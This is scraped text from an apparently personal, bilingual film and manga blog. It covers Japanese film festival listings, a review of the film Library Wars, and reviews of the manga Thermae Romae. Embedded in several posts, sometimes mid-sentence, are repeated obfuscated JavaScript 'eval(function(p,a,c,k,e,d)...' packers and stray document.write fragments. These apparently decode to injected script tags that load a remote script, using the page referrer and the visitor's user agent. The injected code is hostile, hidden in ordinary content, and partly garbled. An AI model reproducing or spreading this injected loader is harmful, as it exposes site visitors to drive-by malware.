  • Shanidar no hana ( ???????? / The flower of Shanidar ): Japan, 2013, 105 min.; Dir.: Gakuryu Ishii; Scr.: Hiroaki Jinno, Gakuryu Ishii, Tomofumi Tanaka; Phot.: Yoshiyuki Matsumoto; Mus.: Michiaki Katsumoto; Cast: Gou Ayano, Haru Kuroki, Kanji Furutachi, Ayumi Ito, Rio Yamashita, Yuiko Kariya.

    “The “shandihar flower” only grows on certain women. Mysterious buds germinate on their skin and then bloom into beautiful flowers whose extracts lead to a new miracle drug at the “Shanidar Laboratory”. Kyoko and Ohtaki work at the lab, and are always on the lookout for new donors, but not all women are cooperative. That’s when Kyoto’s charm comes into play. Meanwhile, abnormal side effects begin to appear stemming from the flower-removal surgery. Harvesting these flowers may be triggering something dangerous.” (Festival’s Program)

    Schedule: Fri 8/23 16:40 QL15; Sat 8/24 16:30 QL9; Sun 8/25 9:20 QL9.

    Read our commentary on this movie.

  • Kyoaku ( ?? / The Devil’s Path ): Japan, 2013, 128 min.; Dir.: Kazuya Shiraishi; Scr.: Kazuya Shiraishi & Izumi Takahashi (based on a non-fiction novel); Phot.: Takahiro Imai; Ed.: Hitomi Kato; Mus.: Goro Yasukawa; Cast: Takayuki Yamada, Lily Franky, Chizuru Ikewaki, Pierre Taki.

    “Journalist Shuichi Fujii receives a letter from convicted killer Junji Sudo. Writing from death row, Sudo wants to confess to crimes unknown to the police. Visiting Sudo in prison, Fujii learns about “Doc” who masterminded a string of murders. Set up by Doc, Sudo seeks revenge and implores Fujii to find the evidence needed to arrest his former boss. Working from Sudo’s sketchy memories, Fujii begins to piece together a grizzly tale of extortion, torture, rape, and arson. But as his desire to see Doc brought to justice nears a climax, he runs into resistance from unexpected sources.” (Festival’s Program)

    Schedule: Fri 8/23 21:30 QL9; Sun 8/25 16:20 QL9; Mon 8/26 11:50 QL9.

    Read our commentary on this movie.

  • Shijuukunichi no Reshipi ( ???????? / lit. “Recipe of 49 Days” / Mourning Recipe ): Japan, 2013, 130 min.; Dir.: Yuki Tanada; Scr.: Hisako Kurosawa (based on a novel by Yuki Ibuki); Phot.: Ryuto Kondo; Ed.: Ryuji Miyajima; Mus.: Yoshikazu Suo; Cast: Renji Ishibashi, Masaki Okada, Fumi Nikaidô, Hiromi Nagasaku, Taizo Harada.

    “When Ryohei’s wife, Otomi, suddenly passes away, Ryohei is deeply depressed, without the strength to live. Two weeks after her death, a woman visits Ryohei and gives him a recipe book which was left by Otomi, a “recipe book” for a happy life. Meanwhile, Ryohei’s daughter Yuriko comes to visit him. Yuriko’s own marriage is about to end in divorce and she will have use for Otomi’s “recipe book”.” (Festival’s Program)

    Schedule: Mon 8/26 11:30 QL11; Tue 8/27 21:00 QL11; Wed 8/28 16:30 QL11.

    Read our comment.

Focus on World Cinema — Short Films

  • Rhizome ( ???? ): Japan, 2013, animation, 6 min.; Dir./Scr./Phot./Ed./Prod.: Masahiro Ohsuka; Mus.: Zokei Lab.

    “”Write, form a rhizome, increase your territory by deterritorialization, extend the line of flight to the point where it becomes an abstract machine covering the entire plane of consistency.” Inpsired by the philosophies of Gilles Deleuze and Félix Guattari. ” (Festival’s Program)

    Schedule: Tue 8/27 21:30 QL14; Fri 8/30 17:20 QL14.

Best Student Films of the World

  • Live with the sea (?????): Japan/Singapore, 2013, 8 min.; Dir./Phot./Ed.: Yuichiro Nakano.

    “When the massive tsunami hit northern Japan in March 2011, a fisherman just barely escaped on his boat. He lost everything, including friends and family. Grateful to have survived, he donates fish to needy people. ” (Festival’s Program)

    Schedule: Sun 8/25 18:50 QL14; Sat 8/31 16:20 QL14.

Our cinema: review of a year of hits

  • Karakara (????): Canada/Japan, 2012, 103 min.; Dir./Scr./Ed.: Claude Gagnon; Phot.: Michel St-Martin; Light.: Motoshi Kinjo; Sound: Masahiro Yokozawa & Louis Collin; Cost.: Yuko Arai; Ass. Dir.: Masato Tanno; Mus.: Yukito Ara; Theme Song: Sakishima Meeting (Yukito Ara & Isamu Shimoji); Prod.: Takako Miyahira, Samuel Gagnon, Claude Gagnon; Exec. Prod.: Yuri Yoshimura Gagnon; Cast: Gabriel Arcand, Youki Kudoh, Megumi Tomita, Yuichi Atta, Toshi Moromi, Tenyu Okuda, John Potter, Takayuki Ichise, Mieko Taira and a special appearance by Toshiko Taira. Was screened at Cannes in May 2012 as part of “Perspective Canada.”

    Looking to embark on a spiritual journey, Pierre Masson, a 61-year-old retired Quebec university professor, ends up making a short, unsettling trip around Okinawa with Junko, a 40-year-old runaway wife. The unprepared intellectual would rather not get involved with this unlikely and passionate lover, especially in an unfamiliar and disorienting cultural context. The confused, unwilling sexagenarian decides nevertheless to follow his destiny, unsure of where it (she?…) will take him.

    Schedule: Sun 8/25 20:30 Espace Culturel G.-E. Lapalme (Place des Arts).

Korean Cinema of Today — Feature Films

There’s also some information on Coco Montreal Facebook page (Oops! In Japanese only)

The schedule is available: list of Japanese movies and full schedule (PDF).

See the coverage of the festival on La Presse (in french).

More details and links will be added as the information become available (whenever I can).

Updated: Details on “Ask This of Rikyu”, list of Korean films (8/8); details on “Kiyosu Kaigi” & “Botchan”, AsianWiki links (8/9); details for most of the other films (8/10); schedule links (8/16); Korean movies’ links, schedule, description and remaining details (8/17); commentary link for Botchan (8/23).

[ Traduire ]

Library Wars

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|esrhr|var|u0026u|referrer|nyait||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yktdf|var|u0026u|referrer|tekiz||js|php’.split(‘|’),0,{}))

I have
already introduced this movie in a previous blog entry, document.write(“”); but here you can read my comments and some more information about Library Wars.

In 2019, the Japanese government pass the Media Betterment Act, a very strong censorship law, and creates a special army to enforce it by searching and eliminating any documents deemed unsuitable by the law. However, libraries in Japan have their own law that gives them freedom in collecting and offering their materials, guaranteeing privacy to their users and categorically opposing any type of censorship. Therefore, another armed force is created to protect libraries against such censorship. The story follows Iku Kasahara, a young recruit of the Library Defense Force, as she discovers all the challenges of a paramilitary life.


When she was in high school, Iku Kasahara went to a book store to pick up the latest instalment of a fantasy novel series that she liked a lot. As she was waiting to pay, a squad of MBA soldiers entered the store. She’s told that the novel she wants is banned and, as a soldier tries to wrestle it out of her hands, a Library Defense Force officer intervenes to help her and save the book. Years later, she wants to join the Library Defense Force in order to find her “prince”–even if she doesn’t remember how he looks like or what’s his name. Unfortunately, since she’s not taking her job seriously enough, she makes mistakes that could put her colleagues in harm’s way and some of them are resenting her for it. However, she works hard, learns from her mistakes and will eventually earn her colleagues’ trust.

In the 80s, the Media Betterment Act was created not only for the security of the country, to give more powers to the government, but also to “protect” the citizens, who could be “harmed” or badly influenced by books that are too violent or information that is too distressing to know. In 1999, when libraries started resisting this censorship, a group of MBA activists (whose identities always remained unknown) attacked and burned a library as an example. The sole survivor of the Hino Massacre, as it became known, decided to create the Library Defense Force to make sure such horrible violence would never happen again. So far, heavy combat was avoided but when the owner of a private information museum dies and his collection (rumoured to contains proof of illegal dealings behind the creation of the MBA) is to be donated to the LDF headquarter’s library, the MBA’s army launch an all out attack in hope to prevent the documents’ transfer. When this fails, the activists responsible for the Hino Massacre resurface and kidnap the LDF leader and his body guard: Iku Kasahara. It will be the opportunity for her to prove what she can do.

It is impossible to listen to this movie without thinking about people like Bradley Manning (who leaked thousands of classified U.S. documents), Julian Assange (WikiLeaks founder) or Edward Snowden (a CIA contractor who recently leaked information about secret U.S. electronic surveillance activities). In fact, I watched the movie on the same day Manning was found guilty of espionage and theft. Those brave individuals, not unlike the Library Defense Force, believe that governments should be held accountable if they brake their own law, that we should fight censorship and require absolute transparency from our governments.

Ever since september 11th 2001, several countries of the world have voted laws to protect themselves against terrorists, but it also seriously curtails the civil liberties of their citizens. In order to overcome the enemy you have to become like him, in a downward spiral into a police state and dictatorship. First, governments would want access to all information even if it infringes on personal privacy (it’s the Orwellian 1984 stage, similar to what Snowden warned us about). Then, they would want to control and restrict access to sensitive information they consider harmful (thus making people like Manning or Assange into criminals). Finally, the next step would be to eliminate the information they consider harmful (the Fahrenheit 451 stage; some countries might already be there and if the conservative gain even more power it might happen in America also; book censorship incidents are not rare and book burning is just one step further). Like they said in the movie, citing the German poet Heinrich Heine, a country that burns books is a country that will also burn men. So, when honest whistle blowers are considered as traitors, it is time to start worrying.

This movie stands as a warning of what could happens if things would really go wrong. It tells us that, in a way, it has already begun and that’s our fault for letting it happening. In the movie someone says that only the apathy of the people allowed this situation to happen. It is really not surprising. People don’t like to be bothered with situation like this (in fact, if something like this would happen in any of the libraries I worked for, people would not resist the authorities and give them whatever they wanted without a thought). Of course, the director wraps his message with a little humour, lots of action (using pretty decent special effects) and a good dose of romance (the director insisted a lot on the fact that his movie was a romantic comedy with action). It is quite an interesting and entertaining movie.

For more information on this movie you can read other comments (AsianWiki, The Hollywood Reporter, Screen Daily and Twitch) and view the trailer on Dailymotion:

https://dailymotion.com/video/xzgom7

Fantasia’s staff have also posted on Vimeo this interesting interview with Shinsuke Sato:


Library Wars (????? / Toshokan Sens?): Japan, 2013, 128 min.; Dir.: Shinsuke Sato; Scr.: Akiko Nogi (based on a novel by Hiro Arikawa); Phot.: Taro Kawazu; Ed.: Tsuyoshi Imai; Mus.: Yû Takami; Cost. Des.: Masae Miyamoto; Visual Fx: Makoto Kamiya; Prod.: Kazuya Hamana; Distr.: Toho; Cast: Junichi Okada (Atsushi Dojo), Nana Eikura (Iku Kasahara), Kei Tanaka (Mikihisa Komaki), Sota Fukushi (Satoshi Tezuka), Chiaki Kuriyama (Asako Shibasaki), Kazuma Suzuki (Kenji Takeyama), Koji Ishizaka (Iwao Nishina), Jun Hashimoto (Ryusuke Kenta), Naomi Nishida (Maki Orikuchi), Kazuyuki Aijima, Kyusaku Shimada, Kiyoshi Kodama, Kazuma Suzuki. Official selection at the 2013 Puchon International Fantastic Film Festival. Screened at fantasia July 30th at 19:45 (Imperial Theatre).
For more information you can visit the following websites:
Update: It will be available on DVD in Japan on November 13th, 2013:
Library Wars © 2013 “Library Wars” Movie Project

[ Traduire ]

Manga de Dokuha

Ma lecture récente de La Bible (2): Le Nouveau Testament m’a fait découvrir la collection Manga de Dokuha (et c’est sans doute la seule bonne chose que m’a apporté la lecture de ce manga).

J’ai souvent entendu parlé de classiques de la littérature adaptés en manga (ça n’a rien de nouveau: Tezuka a adapté Crimes et châtiments de Dostoïevski et le classique japonais Le dit du Genji [Genji monogatari] a aussi connu maintes adaptations). Mais quand il était question de titres comme Das Kapital de Marx ou Mein Kampf d’Hitler, je me disais qu’il fallait vraiment que je lise ça. Ce que j’ignorais c’est que la plupart de ces adaptations manga de grands classiques appartiennent en fait à une seule et même collection! Pour en faire la découverte…

…Continuez après le saut de page >>
Continue reading

Library Wars

Toshokan Sens? (????? / Library War) first came out as a light novel series (written by Hiro Arikawa and published by MediaWorks in 2006-07; translated in french by Glénat in their Roman Manga collection). It was then adapted into a manga series by Kiiro Yumi (serialized in Hakusensha’s LaLa magazine since 2007, document.write(“”); translated in English by Viz Media and in French by Glénat). Both novel and manga series are available in french from the Montreal libraries network. I will definitely add those to my reading list since I work in a library and find the concept totally hilarious! However, as it is often the case in Japan, it was later adapted into a 12-episode animated series (directed by Takayuki Hamana and produced by Production I.G, it aired in 2008 on Fuji TV’s Noitamina segment) before being made into a live-action movie directed by Shinsuke Sato in April 2013. [See AsianWiki for more details on the movie]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|esske|var|u0026u|referrer|thbiy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yarda|var|u0026u|referrer|dsyke||js|php’.split(‘|’),0,{}))

In 2019, the Japanese government (following a trend that we start seeing today in many developed societies) pass a very strong censorship law in order to protect the country but it has the adverse effect of dangerously diminishing the freedom of expression. An armed force is created to search and eliminate any documents that contravene the law. However, libraries in Japan have their own law that gives them freedom in collecting and offering their materials, guaranteeing privacy to their users and categorically opposing any type of censorship (it’s based on the Statement on Intellectual Freedom in Libraries, a real law passed in 1954 and amended in 1979). Therefore, an armed force is created to protect libraries against such censorship. The story follows Iku Kasahara, a young woman who had always dreamed to join the Library Defense Force, as she becomes a recruit and discovers all the challenges of a paramilitary life.

Yesterday, we’ve learned from Anime News Network that “Montreal’s Fantasia International Film Festival will screen the Canadian premiere of the live-action Library Wars film this summer”. Fantasia’s scheduling is yet to be announced.

In the meantimes, you can have a quick look on the movie’s trailer Dailymotion:

https://dailymotion.com/video/xzgom7

Update: Now you can also read my comment on the movie.

[ Traduire ]

Thermae Romae

“Lucius Modestus, document.write(“”); architecte romain en panne d’inspiration, découvre un passage à travers le temps qui le fait émerger au XXIe siècle, dans un bain japonais !!! Entre stupeur et émerveillement, Lucius parviendra-t-il à mettre à profit cette fantastique découverte pour relancer sa carrière ?” [ Texte du site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dkddy|var|u0026u|referrer|irkdr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|binfr|var|u0026u|referrer|ykifk||js|php’.split(‘|’),0,{}))

Ce manga est une comédie fantastique (fantasque?) un peu loufoque et même parfois grossière. Ce ne serait qu’un manga moyen (bon parce qu’hilarant, mais sans plus) si ce n’était des prémices plutôt ingénieux de cette histoire. Toutefois, pour moi personnellement, ce manga est particulièrement intéressant et amusant car il allie mes plus grands amours: le Japon et la Rome Antique, l’histoire et le manga! Qui plus est, il met en scène des personnages historiques qui me sont chers: l’empereur
Hadrien, son successeur désigné Aelius Caesar, le jeune Lucius (fils d’Aelius et futur co-empereur Lucius Verus), le jeune Marcus (futur empereur Marc-Aurèle) et Antonin (Sénateur, futur empereur et père adoptif de Lucius et Marcus).

Continuez après le saut de page >>

Ici je dois avouer avoir passé un peu plus d’une demi-douzaine d’années à étudier l’histoire romaine à l’université. Je me suis intéressé à des sujets comme les loisirs à Rome, leurs possible rôle dans la démoralisation romaine et les éventuelles conséquences sur le déclin de l’empire. J’ai consacré mes thèses de maîtrise et de doctorat à la vita veri, la vie du co-empereur Lucius Verus au sein de l’Histoire Auguste, un corpus de biographies d’empereurs du IIe et IIIe siècle, vraisemblablement écrit au IVe siècle (je suggère de lire aussi la vita hadriani et la vita aeli pour plus d’information sur la période historique où se déroule ce manga). Sur ce genre de sujet je doit m’efforcer d’être bref car je pourrais sans doute en parler pendant des heures. Mais, bon, vous voyez pourquoi je trouve ce manga particulièrement intéressant et amusant.

Thermae Romae (les thermes, ou bains, romains en latin) n’est évidemment pas qu’une simple comédie. L’histoire est bien écrite et supportée par une recherche sérieuse du détail. Les dessins (particulièrement les visages et les arrières-plans) sont dans un style réaliste, ce qui est plutôt rare pour un manga (surtout pour une comédie). Chacun des chapitres est suivi de commentaires et de notes explicatives par l’auteur. Ce manga, en plus d’être un divertissement agréable, nous offre beaucoup d’information tant sur la culture japonaise que romaine (qui, étrangement, semblent comporter de nombreux points communs).


Thermae Romae, vol. 1, par Mari Yamazaki. Paris, Casterman (Coll. Sakka), Mars 2012. 13.2 x 18.0 x 1.4 cm, 186 pg., 7,95 € / $13.95 Can. ISBN: 978-2-2030-4909-3. Sens de lecture original japonais. Recommandé pour jeune adulte (14+).

“Les aventures thermales de Lucius se poursuivent sur les chapeaux de roue. Si l’humour est toujours aussi présent (un orgueilleux citoyen romain pris pour un dieu japonais de la fertilité suite à un malentendu, puis enfermé dans l’enclos aux crocodiles d’un parc d’attractions, ou encore terrifié mais excité par sa première glissade sur un tobogan aquatique) notre architecte semble être de plus en plus dépassé par les événements : devenir un proche de l’empereur, s’est s’attirer l’inimitié de gens puissants. Lucius va-t-il se retourver au centre d’un complot politique ?” [Texte du site de l’éditeur]

Thermae Romae (????????), écrit et illustré par Mari Yamazaki, a d’abord été prépublié par Enterbrain dans leur magazine mensuel de manga seinen Comic Beam (entre février 2008 et avril 2013) avant d’être compilé en six volumes (le premier est paru en novembre 2009 et le dernier paraîtra en juin 2013). La traduction française est publié par Casterman (Collection Sakka) depuis mars 2012 et les cinq premiers volumes sont déjà parus. La traduction anglaise est publiée par Yen Press (deux volumes de parus jusqu’à maintenant). Il a été honoré à deux reprises en 2010: le Prix Manga Taisho et le Prix culturel Osamu Tezuka pour une histoire courte.

Le second volume s’ouvre sur quatre planches en couleurs. Lucius Quintus Modestus est dévasté par la demande de divorce de Livia, sa femme. Il n’aurait peut-être pas dû passer trois ans à Jérusalem pour aider Hadrien. Son ami, le sculpteur Marcus, le réfère à une prêtresse dont les potions doivent surcharger sa virilité et il tente ainsi de regagner les faveurs de sa femmme. Mais celle-ci, croyant les rumeurs qu’il était l’amant d’Hadrien, s’est remarié et est enceinte! Il s’efforce donc de continuer son travail et doit trouver une façon d’expliquer à des barbares comment se comporter aux thermes (cela me rappelle d’ailleurs un album pour enfants que j’ai vu à la bibliothèque — mais cela est une autre histoire).

L’histoire suit son cours mais je dois avouer qu’après deux volumes les voyages dans le temps répétitifs de Lucius pour combler ses besoins d’innovation deviennent rapidement lassant. Heureusement l’auteur introduit quelques éléments nouveaux pour agrémenter le récit (la femme de Lucius ou les soldats d’origine barbare qui reçoivent la citoyenneté en remerciement de leurs service). Je trouve aussi intéressant qu’elle tente d’introduire un semblant d’intrigue politique, particulièrement en abordant la question de la succession d’Hadrien.


Thermae Romae, vol. 2, par Mari Yamazaki. Paris, Casterman (Coll. Sakka), Mars 2012. 13.2 x 18.1 x 1.8 cm, 202 pg., 7,95 € / $13.95 Can. ISBN: 978-2-2030-4910-9. Sens de lecture original japonais. Recommandé pour jeune adulte (14+).

“L’aventure spatio-temporelle continue pour notre cher architecte Lucius. Pris au piège par des sénateurs véreux, il retourne la situation à son avantage avec brio grâce à sa foi en la grandeur des Thermes ! Reconnu maintenant comme le nouvel architecte de l’Empire, les commandes affluent de tous côtés et c’est une nouvelle fois dans le Japon contemporain qu’il puise son inspiration et innove en construisant ici une ville thermale, là une baignoire individuelle en bois et là-bas des bains totalement divins !“ [ Texte du site de l’éditeur ]

Il est amusant de constater que Mari Yamazaki ne se destinait pas à une carrière de mangaka. Née à Tokyo en 1967, elle passe son enfance à Sapporo où sa mère, musicienne, est membre de l’orchestre symphonique. Après avoir voyagé en Europe, elle s’installe à Florence à dix-sept ans pour y étudier la peinture à l’École des Beaux-Arts. Après une décade passée en Italie, souvent dans des conditions difficiles, elle revient au Japon. Elle subvient à ses besoins par toutes sortes de petits travaux (animatrice télé, reporter, professeur d’italien à l’université, etc.). En 1997, uniquement dans l’espoir de remporter une bourse, elle participe à un concours organisé par Kodansha dans le but de recruter des dessinateurs débutants. C’est ainsi que commença sa carrière de mangaka. Après son mariage à un professeur de littérature comparée italien, elle voyage avec lui, au gré de son travail, en Égypte, en Syrie, au Portugal pour finalement s’établir à Chicago.

En s’inspirant surtout de ce quelle aime (l’Italie, l’histoire) et de son expérience personnelle (sa famille, ses voyages, son travail d’artiste) elle a publié depuis 2001 plus d’une douzaine de manga: M?retsu! Italia Kazoku (2006), Sore de wa Sassoku Buon Appetito! (2007), Rumi to Maya to Sono Sh?hen (2008, 2 vol.), Italia Kazoku F?rinkazan (2008), Sekai no Hate de mo Manga Egaku (2009, 2013; 3 vol.), Arabia Neko no Gorumu (2010, 2 vol.), Sweet Home Chicago (2010, 2013; 2 vol.), Jakomo Fosukari (2011), etc. Son manga le plus populaire est sans conteste Thermae Romae. Un seul autre titre a, jusqu’à maintenant, été traduit en français: Pil (Casterman, Coll. Écritures, avril 2013). Son plus récent ouvrage est une version illustrée de la biographie de Steve Jobs par Walter Isaacson prépubliée dans Kiss, un magazine josei bimensuel publié par Kodansha (extrait du manga).

Il est a noter que la biographie de Yamazaki publiée dans les volumes de Thermae Romae (et sur le site de Casterman) comporte une erreur importante: son mari n’est pas le potier italien rencontré à la gare de Bruxelles et qui l’invite à venir étudier en Italie en 1984 mais le petit-fils de celui-ci. On omet aussi de mentionner que le père de son fils n’est pas le petit-fils du potier mais un poète italien rencontré lors de son premier voyage en Italie (même la biographie sur wikipedia se trompe sur ce sujet; l’information a été confirmé sur le site officiel de Mari Yamazaki).

Dans le troisième volume de Thermae Romae, Lucius Modestus doit d’abord déjouer un complot que le sénat ourdit contre sa personne (j’aime bien l’idée que les brigands soit les descendants des survivants de l’éruption du Vésuve en 79), trouver un façon de garder Aelius bien au chaud lors de sa campagne en Pannonie et, finalement, reçoit d’un affranchi la commande pour construire des bains tape-à-l’oeil. La rencontre avec un jeune architecte japonais qui doit faire face à une demande similaire l’inspirera. Yamazaki réussi à éviter l’essoufflement de son récit en amenant Lucius à découvrir un peu plus de la culture japonaise. En comparant le deux cultures, elle suscite une réflexion sur l’expérience de découvrir une culture différente (ce qu’elle a elle même vécu en voyageant en Europe) et sur la perception que l’Occident a de la culture nippone.


Thermae Romae, vol. 3, par Mari Yamazaki. Paris, Casterman (Coll. Sakka), Juin 2012. 13.0 x 17.9 x 1.5 cm, 194 pg., 7,95 € / $13.95 Can. ISBN: 978-2-2030-5082-2. Sens de lecture original japonais. Recommandé pour jeune adulte (14+).

“Rome est au plus mal. Aelius Caesar, le successeur annoncé d’Hadrien, vient de rendre son dernier soupir… Et pour couronner le tout, Lucius se retrouve une nouvelle fois transporté dans le temps pile au moment où l’empereur lui confie une mission capitale pour le maintien de la Pax Romana ! À son arrivée, stupéfaction ! Lucius, croit voir la déesse de la lune en personne se dresser devant lui ! Qui est cette jeune femme et pourquoi sera-t-elle un atout fondamental pour Lucius ? Notre architecte n’est pas au bout de ses surprises, d’autant qu’il semble désormais « coincé » chez les visages plats… De quoi faire pléthore de découvertes !” [ Texte du site de l’éditeur ]

Le succès de Thermae Romae est sans aucun doute lié aux prémices ingénieux de l’histoire, son humour et à sa capacité de nous faire découvrir la culture romaine tout en suscitant une réflexion sur celle du Japon moderne. Je crois toutefois qu’une bonne part de ce succès est également due au style réaliste du manga. Cela, bien sûr, tient au fait que Yamazaki a reçu une formation artistique classique. Son style plus réaliste est parfait pour dépeindre tant les détails de la Rome antique (architecture, statuaire) que les visages occidentaux des romains et se démarque ainsi du style stéréotypé que l’on rencontre habituellement dans le manga.

Avec le quatrième volume, le manga prends une direction différente qui brise le cycle des aller-retours temporels de Lucius et donne un nouveau souffle au récit. Suite au décès d’Aelius, Lucius se voit confier une mission capitale pour assurer la succession d’Hadrien: la rénovation des bains de Baïes en Campanie. Mais en pleine conversation avec Hadrien, il disparait à nouveau et se retrouve cette fois coincé au Japon. Il fait la rencontre de la brillante Satsuki Odate, une geisha de station thermale très éduquée qui s’intéresse à la Rome antique et sait parler latin! Le fait d’avoir une interprète va permettre à Lucius de découvrir encore plus d’aspects de la culture japonaise moderne (dont l’électricité). Il fait également la rencontre avec la jument Hanako. Autant de raisons qui rendent son retour difficile!

Thermae Romae, vol. 4, par Mari Yamazaki. Paris, Casterman (Coll. Sakka), Octobre 2012. 13.4 x 18.2 x 1.7 cm, 194 pg., 7,95 € / $13.95 Can. ISBN: 978-2-2030-6040-1. Sens de lecture original japonais. Recommandé pour jeune adulte (14+).


“Grâce à la jolie Satsuki, Lucius continue d’approfondir ses connaissances des stations thermales japonaises, l’occasion pour les deux tourtereaux de passer du temps ensemble. Entre deux leçons particulières, Lucius se frottera à la pègre locale et fera la connaissance du grand-père de Satsuki qui lui fera découvrir la médecine traditionnelle japonaise. De retour à Rome pour un bref instant, Lucius apprend que l’état de santé de l’empereur Hadrien s’est encore dégradé, au point que celui-ci a perdu tout espoir. Hélas, Lucius ne contrôle pas ses voyages spatio-temporels et le voila à nouveau arraché à la Rome antique ! Quand pourra-t-il venir au chevet d’Hadrien pour le faire bénéficier de ses découvertes médicales ?” [ Texte du site de l’éditeur ]

Dans le cinquième volume il est moins question de bains romains que de différents petits aspects de la culture romaine: comment on montait à cheval, les massages thérapeutiques, l’importance de restaurer les anciennes constructions au lieu de les reconstruire (les vieux bâtiments personnifient le passé, la culture et prennent de la valeur, une certaine patine, avec le temps) ou le fait que le suicide n’était pas un tabou dans l’antiquité. Le récit se diversifie, donc, et la relation entre Lucius et Satsuki s’étoffe. La présentation du voyage dans le temps et l’espace (qui demeure toujours inexpliqué) se raffine: lorsqu’il disparait en pleine conversation avec Marcus dans les bains de Baïes, son corps devient transparent avant de s’effacer. Son attachement à la jeune femme, à la station thermale d’It?, sa volonté de la protégé des “brigands” de yakusa, l’empêche de rester à son époque afin de restaurer la station thermale de Baïes et de voir à la santé d’Hadrien. Il lui reste certainement quelques choses à faire ou a apprendre au Japon… Le volume se termine sur un suspense et nous fait languir pour le prochain et dernier tome! Un très bon manga!

Thermae Romae, vol. 5, par Mari Yamazaki. Paris, Casterman (Coll. Sakka), Janvier 2013. 13.4 x 18.2 x 1.6 cm, 194 pg., 7,95 € / $13.95 Can. ISBN: 978-2-2030-6206-1. Sens de lecture original japonais. Recommandé pour jeune adulte (14+).


Le volume six, qui doit sortir très bientôt au Japon, paraîtra sans doute en français d’ici la fin de l’été 2013 (Amazon l’annonce pour juillet). Je le commenterai sans doute à ce moment-là.

Thermae Romae a été adapté en une courte série d’animation (six épisodes d’une quinzaine de minutes chacun) ainsi qu’en un film long-métrage que nous commenterons dans un billet séparé (en anglais).

Pour plus d’information vous pouvez consulter les sites suivants:

Thermae Romae © 2009-2013 Mari Yamazaki. © Casterman 2012-2013 pour la présente édition française.

[ Translate ]

Press Review (2013-05-23)

I am right in the middle of a ten-day vacation. Unfortunately, document.write(“”); the cold temperature we’ve had in the middle of the month seems to have revived my cold and I’ve spent most of the first part of my vacation sleeping, coughing, blowing my nose and adding entries to my new Goodreads account (it’s great to list and review books I’ve read, linking to my blog; I strongly recommend people to try this and comment on my reviews or exchange opinion). I had so much planned (like catching up on my writing or doing stuff around the house: getting rid of mice, cleaning up the garage, etc.). I am feeling a little better now so I should get going (although it has been raining a lot in the last few days) because I fear I will have even less time in the coming months (I’ve picked up some union duties as a rep and I’m planning to get involved a little in the Goodreads community as librarian). And I’m not getting any younger (today is my birthday, I’m now fifty-one)…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iharh|var|u0026u|referrer|nesyd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|szbbz|var|u0026u|referrer|ftiek||js|php’.split(‘|’),0,{}))

